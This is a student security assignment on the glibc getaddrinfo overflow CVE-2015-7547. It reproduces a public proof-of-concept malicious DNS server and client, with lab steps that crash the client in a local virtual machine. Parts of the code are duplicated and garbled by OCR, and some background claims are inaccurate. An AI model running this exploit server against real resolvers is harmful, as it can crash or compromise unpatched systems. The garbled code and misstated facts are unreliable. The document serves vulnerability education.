Sri Lankan Institute of Information Technology



Systems and Network Programming – IE2012

Assignment 1

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Glibc Vulnerability

(CVE-2015-7547)

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Introduction to Glibc Library

The Glibc is the GNU C library in which it provides the core libraries for the GNU systems and the GNU/Linux systems, and other systems that use the Linux as a kernel. The Glibc library provide many critical APIs like ISO C11, POSIX. 1-2008, BSD [1] etc..... These APIs include many foundational functions like open, read, write, printf etc...

The GNU C library is specially designed to be backwards compatible, portable, and a high-performance ISO C library. This library aims to follow all relevant standard which include ISO C11, POSIX. 1-2008 and IEEE 754-2008. Currently the GNU C Library is maintained by a community of developers which are listed in the MAINTAINERS [1] page of the project wiki of glibc.

The first Glibc project was introduced and started in circa1988 and it is getting updated until now in the current Linux and GNU platforms. The current stable version of this glibc is 2.31 which was released on February 1st, 2020, and the newest version is currently been developed and will be released in the month of August 2020 and it will be the glibc version 2.32. [1]

What is Glibc Vulnerability?

Glibc contains a vulnerability that allows specially crafted LD_LIBRARY_PATH values to manipulate the heap/stack causing them to alias which will potentially lead to an arbitrary code execution. According to my particular vulnerability which is CVE-2015-7547 this vulnerability resides in the "getaddrinfo()" function.

Considering the scenario chosen this vulnerability could be used to gain a remote code execution was said by in the bog of Wolfgang Kandek [2] who is chief technological officer. This issue has affected almost all of the glibc libraries from 2.9 to 2.23.

This CVE-2015-7547 is a serious defect in the getaddrinfo() of the glibc library which allows an attacker to cause a buffer overflow [2]to create a possibility to execute a remote code execution in some of the circumstances. It can also be used to cause a crash by denial of service attack. Considering the vulnerability that was chosen it will lead to a crash in the server of the vulnerable Linux platform.

Founder of the vulnerability and timeframe it was found

The Glibc vulnerability was introduced in May 2008 as a part of a vulnerability which existed in the glibc library of the version 2.9. It was first discovered and was reported to the respective vendor by Robert Holiday on 7th of July 2015 [3]. After that instance, the vulnerability was fixing in sleep mode from 22nd of August 2015 to the month of February in 2016 [3].

On the 16th of February 2016 a couple of Google security researchers named Fermin J.Serna and Kevin Stadmeyer announced the discovery of the vulnerability in the GNU library which was called "glibc" or "libc6" which depended on the platform which the library was used [4]. The exploitation of this vulnerability involved a buffer overflow that can be used to cause a system crash or server crash by a remote code execution by an attacker.

After the Google researchers reported the vulnerability of the C library to the maintainers they discovered that this was the bug which had been previously stated in the year 2015 hence it got the 2015 number in the CVE [4].

How the vulnerability was found in this exploitation?

The platform that was used to exploit was the Linux Ubuntu 15.10 which had the glibc library of version of 2.21. The version of the Ubuntu can be found by typing the following code in the ubuntu terminal,

Code: lsb_release -a

```
rootubuntu@rootubuntu-VirtualBox: ~

rootubuntu@rootubuntu-VirtualBox: ~$ lsb_release -a

No LSB modules are available.
Distributor ID: Ubuntu

Description: Ubuntu 15.10

Release: 15.10

Codename: wily


rootubuntu@rootubuntu-VirtualBox:~$ [
```

The version of the glibc or the libc6 version can be found by the following commands in the terminal,


Code: ldd –version or aptitude show libc6


```
rootubuntu@rootubuntu-VirtualBox:~
rootubuntu@rootubuntu-VirtualBox:~$ ldd --version
ldd (Ubuntu GLIBC 2.21-0ubuntu4) 2.21
Copyright (C) 2015 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
rootubuntu@rootubuntu-VirtualBox:~$
```

After starting the Nessus scanner, it was possible to correctly find the vulnerability which was going to be exploited. The tenable appliance is built on a Linux distribution that utilizes the GNU C library(glibc). According to the researchers the glibc containing here contains an overflow condition in the send_dg() and send_vc() functions in the resolv/res_send.c where the input is not properly validated when the domain names are scanned by the getaddrinfo() call. The report of the scan id shown below:



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The above image is the vulnerability associated with the Glibc . This was discovered in the Nessus network scan .

The damage caused by the vulnerability

The impact of this vulnerability is that the glibc library is practically the application that is used to face all internet related applications. This library is present in almost every Linux distributions and is widely used in hardware's like VPN switches and routers so given that any Linux platform which is not patched to the latest version of the glibc are vulnerable to this exploit.

This is mainly due to the getaddrinfo() function which exist in the glibc library. Any software which uses this function is vulnerable to an attacker-controlled DNS server, to a attacker controlled domain named or to a man-in -the-middle attacker.

Attackers may be able to execute an arbitrary code remotely by exploiting this vulnerability. The vulnerable Linux distributions are.

- 1. Red Hat Enterprise Linux 6 and 7
- 2. CentOS 6 and 7
- 3. Fedora 22 and 23
- 4. Ubuntu 12.04 LTS, 14.04 LTS, and 15.10
- 5. Debian 6(squeeze), 7(wheezy), and 8(jessie)

The versions of glibc which are affected by this vulnerability are from version 2.9 to 2.23.

The solution or the countermeasures that can be taken to overcome this vulnerability are.

- 1. Glibc needs to be updated to the latest version and the system must be rebooted.
- 2. Remove buffer reuse.
- 3. Always malloc the second response buffer if needed.

Exploitation code and exploit images

CVE-2015-7547 vulnerability exploit:

```
© © rootubuntu@rootubuntu-VirtualBox:-/Documents/SMP nake
gcc -o client client.c
rootubuntu@rootubuntu-VirtualBox:-/Documents/SMP psychon server.py
Traceback (nost recent call last):
File "server.py", line 157, in <nodule>
tcp, thread()
File "server.py", line 182, in tcp, thread
sock tcp, bind(Tip .53))
File "Jusr/lib/python2.7/socket.py", line 228, in meth
return getatit(self._sock,name)(*args)
socket.error: [Error 13] Permission denied
rootubuntu@rootubuntu-VirtualBox:-/Documents/SMP$ sudo python server.py
[UDP] Total Data len recv 36
[UDP] Total Data len re
```

CVE-2015-7547 Exploitation code:

1. Client-side code (client.c)

```
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <err.h>
#include <stdio.h>
#include <string.h>
int
main(void)
{
        struct addrinfo hints, *res;
        int r;
        memset(&hints, 0, sizeof(hints));
        hints.ai_socktype = SOCK_STREAM;
        if ((r = getaddrinfo("foo.bar.google.com", "22",
            &hints, &res)) != 0)
                errx(1, "getaddrinfo: %s", gai_strerror(r));
        return 0;
}
```

2. Server-side code (server.py)

```
#!/usr/bin/python
import socket
import time
import struct
import threading
IP = '127.0.0.1' # Insert your ip for bind() here...
ANSWERS1 = 184
terminate = False
last_reply = None
reply_now = threading.Event()
def dw(x):
 return struct.pack('>H', x)
def dd(x):
 return struct.pack('>I', x)
def dl(x):
 return struct.pack('<0', x)</pre>
def db(x):
 return chr(x)
def udp_thread():
 global terminate
 # Handle UDP requests
 sock_udp = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
 sock_udp.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
 sock_udp.bind((IP, 53))
 reply_counter = 0
 counter = -1
 answers = []
 while not terminate:
   data, addr = sock_udp.recvfrom(1024)
   print '[UDP] Total Data len recv ' + str(len(data))
    id_udp = struct.unpack('>H', data[0:2])[0]
    query_udp = data[12:]
    # Send truncated flag... so it retries over TCP
    data = dw(id_udp)
                                         # id
    data += dw(0x8380)
                                         # flags with truncated set
                                         # questions
    data += dw(1)
    data += dw(0)
                                         # answers
    data += dw(0)
                                         # authoritative
    data += dw(0)
                                         # additional
    data += query_udp
                                         # question
    data += '\x00' * 2500
                                         # Need a long DNS response to force malloc
    answers.append((data, addr))
    if len(answers) != 2:
      continue
    counter += 1
    if counter % 4 == 2:
      answers = answers[::-1]
```

```
# Handle UDP requests
 sock_udp = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
 sock_udp.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
 sock_udp.bind((IP, 53))
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                                         # flags with truncated set
   data += dw(1)
                                         # questions
   data += dw(0)
                                         # answers
   data += dw(0)
                                         # authoritative
   data += dw(0)
                                         # additional
   data += query_udp
                                         # question
   data += '\x00' * 2500
                                         # Need a long DNS response to force malloc
   answers.append((data, addr))
   if len(answers) != 2:
     continue
   counter += 1
   if counter % 4 == 2:
     answers = answers[::-1]
   time.sleep(0.01)
   sock_udp.sendto(*answers.pop(0))
   reply now.wait()
   sock_udp.sendto(*answers.pop(0))
 sock_udp.close()
lef tcp_thread():
 global terminate
 counter = -1
 sock_tcp = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
 sock_tcp.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
 sock_tcp.bind((IP, 53))|
sock_tcp.listen(10)
 while not terminate:
   conn, addr = sock_tcp.accept()
   print 'Connected with ' + addr[0] + ':' + str(addr[1])
   # Read entire packet
   data = conn.recv(1024)
   print '[TCP] Total Data len recv ' + str(len(data))
```

```
# Read entire packet
data = conn.recv(1024)
print '[TCP] Total Data len recv ' + str(len(data))
reqlen1 = socket.ntohs(struct.unpack('H', data[0:2])[0])
print '[TCP] Request1 len recv ' + str(reqlen1)
data1 = data[2:2+reqlen1]
id1 = struct.unpack('>H', data1[0:2])[0]
query1 = data[12:]
# Do we have an extra request?
data2 = None
if len(data) > 2+reqlen1:
  reqlen2 = socket.ntohs(struct.unpack('H', data[2+reqlen1:2+reqlen1+2])[0])
  print '[TCP] Request2 len recv ' + str(reqlen2)
  data2 = data[2+reqlen1+2:2+reqlen1+2+reqlen2]
  id2 = struct.unpack('>H', data2[0:2])[0]
  query2 = data2[12:]
# Reply them on different packets
data = '
data += dw(id1)
                                      # id
data += dw(0x8180)
                                      # flags
data += dw(1)
                                     # questions
data += dw(ANSWERS1)
                                     # answers
data += dw(0)
                                     # authoritative
                                     # additional
data += dw(0)
data += query1
                                     # question
for i in range(ANSWERS1):
  answer = dw(0xc00c) # name compressed
  answer += dw(1)  # type A
answer += dw(1)  # class
  answer += dd(13) # ttl
answer += dw(4) # data length
  answer += 'D' * 4 # data
  data += answer
data1_reply = dw(len(data)) + data
if data2:
  data = ''
  data += dw(id2)
  data += 'B' * (2300)
  data2_reply = dw(len(data)) + data
  data2_reply = None
```

```
# Do we have an extra request?
      data2 = None
      if len(data) > 2+reqlen1:
        r ten(data) > 2+reqten1:
reqlen2 = socket.ntohs(struct.unpack('H', data[2+reqlen1:2+reqlen1+2])[0])
print '[TCP] Request2 len recv ' + str(reqlen2)
data2 = data[2+reqlen1+2:2+reqlen1+2+reqlen2]
id2 = struct.unpack('>H', data2[0:2])[0]
         query2 = data2[12:]
      # Reply them on different packets
      data =
      data += dw(id1)
                                                               # id
# flags
      data += dw(td1)
data += dw(0x8180)
data += dw(1)
                                                                # questions
      data += dw(ANSWERS1)
data += dw(0)
data += dw(0)
                                                                # answers
                                                                # authoritative
                                                                # additional
      data += query1
                                                                # question
      for i in range(ANSWERS1):
        answer = dw(0xc00c) # name compressed
answer += dw(1) # type A
answer += dw(1) # class
answer += dd(13) # ttl
answer += dw(4) # data length
answer += 'D' * 4 # data
         data += answer
      data1_reply = dw(len(data)) + data
      if data2:
        r data2:

data = ''

data += dw(id2)

data += 'B' * (2300)

data2_reply = dw(len(data)) + data
      else:
         data2_reply = None
      reply_now.set()
time.sleep(0.01)
      conn.sendall(data1_reply)
      time.sleep(0.01)
      if data2:
        conn.sendall(data2_reply)
      reply_now.clear()
   sock_tcp.shutdown(socket.SHUT_RDWR)
   sock_tcp.close()
if __name__ == "__main__":
 t = threading.Thread(target=udp_thread)
 t.daemon = True
 t.start()
 tcp_thread()
terminate = True
```


Reference: https://www.exploit-db.com/exploits/39454

Author: Google Security research


Exploit type: DOS

Exploitation steps:


1. Checking the IP of the System



2. Running the Nessus vulnerability scanner. You can check the report from the link provided when installing the scanner.




3. Shutting down the Nessus vulnerability scanner after scan is complete



4. Changing the IP address, for this the root privileges must be given before typing the command.

The root privileges can be given by typing "sudo" Infront of the command.

The command: sudo vi /etc/resolv.conf



5. Next in the vi editor we should change the IP address to the one that is existing in the server.py code. It is easy is we simply comment the existing one and add the new nameserver address. The changes must be then saved by pressing the **Esc key** and typing the command ": **wq!**" And pressing the **Enter key** to save the changes.

The existing nameserver: 127.0.1.1

The New nameserver: 127.0.0.1





6. After saving the changes we must run the MakeFile In order to compile the client.c program, the make file consist of the following :

```
all: client

client:
    gcc -o client client.c

clean:
    rm -f client
```



7. Then we must run the python code in order to run the server side

```
rootubuntu@rootubuntu-VirtualBox:-/Documents/SNPP make
gcc -o client client.c
rootubuntu@rootubuntu-VirtualBox:-/Documents/SNPS python server.py
Traceback (most recent call last):
    file "server.py", line 157, in <module>
        tcp_thread()
    file "server.py", line 82, in tcp_thread
        sock_tcp.bind((IP, 53))
    file "/usr/lib/python2.7/socket.py", line 228, in meth
    return getattr(self._sock,name)(*args)
socket.error: [Errno 13] Permission denied
rootubuntu@rootubuntu-VirtualBox:-/Documents/SNPS sudo python server.py
```

8. Then using a separate terminal the client.c file should be executed.

```
😮 🖨 📵 rootubuntu@rootubuntu-VirtualBox: ~/Documents/SNP
 rootubuntu@rootubuntu-VirtualBox:~/Documents/SNP$ make
                                                                                                                                    rootubuntu@rootubuntu-VirtualBox:~$ cd Documents/SNP
gcc -o client client.c
                                                                                                                                    rootubuntu@rootubuntu-VirtualBox:~/Documents/SNP$ sudo ./client
 rootubuntu@rootubuntu-VirtualBox:~/Documents/SNP$ python server.py
                                                                                                                                     rootubuntu@rootubuntu-VirtualBox:~/Documents/SNP$ ./client
Traceback (most recent call last):
File "server.py", line 157, in <module>
                                                                                                                                     Segmentation fault (core dumped)
                                                                                                                                     rootubuntu@rootubuntu-VirtualBox:~/Documents/SNP$
File "server.py", time 157, the state of the top_thread()

File "server.py", line 82, in tcp_thread

sock_tcp.bind((IP, 53))

File "/usr/lib/python2.7/socket.py", line 228, in meth
return getattr(self._sock.name)(*args)

socket.error: [Errno 13] Permission denied
 ootubuntu@rootubuntu-VirtualBox:~/Documents/SNP$ sudo python server.py
 [UDP] Total Data len recv 36
 [UDP] Total Data len recv 36
 Connected with 127.0.0.1:56836
 [TCP] Total Data len recv 76
 [TCP] Request1 len recv 36
 [TCP] Request2 len recv 36
[UDP] Total Data len recv 36
[UDP] Total Data len recv 36
 onnected with 127.0.0.1:56838
 TCP] Total Data len recv 76
TCP] Request1 len recv 36
 [TCP] Request2 len recv 36
```

Here the client file crashed, this is due to the Glibc vulnerability.

Conclusion

CVE-2015-7547 is known to be a stack-based buffer overflow in the GNU C library DNS client-side resolver. If this vulnerability is left unpatched it can lead to a remote code execution which could allow the hackers to steal sensitive information, spy on the system or gain full control of the system.

The exploitation of this vulnerability will lead to the following attacks [5]

- 1. root level server compromise
- 2. Ransomware.
- 3. Malware (virus or spyware).
- 4. Access to data or sensitive information.

References

- [1] Author in gnu.org, "The GNU C Library(glibc)," gnu.org, [Online]. Available: https://www.gnu.org/software/libc/libc.html.
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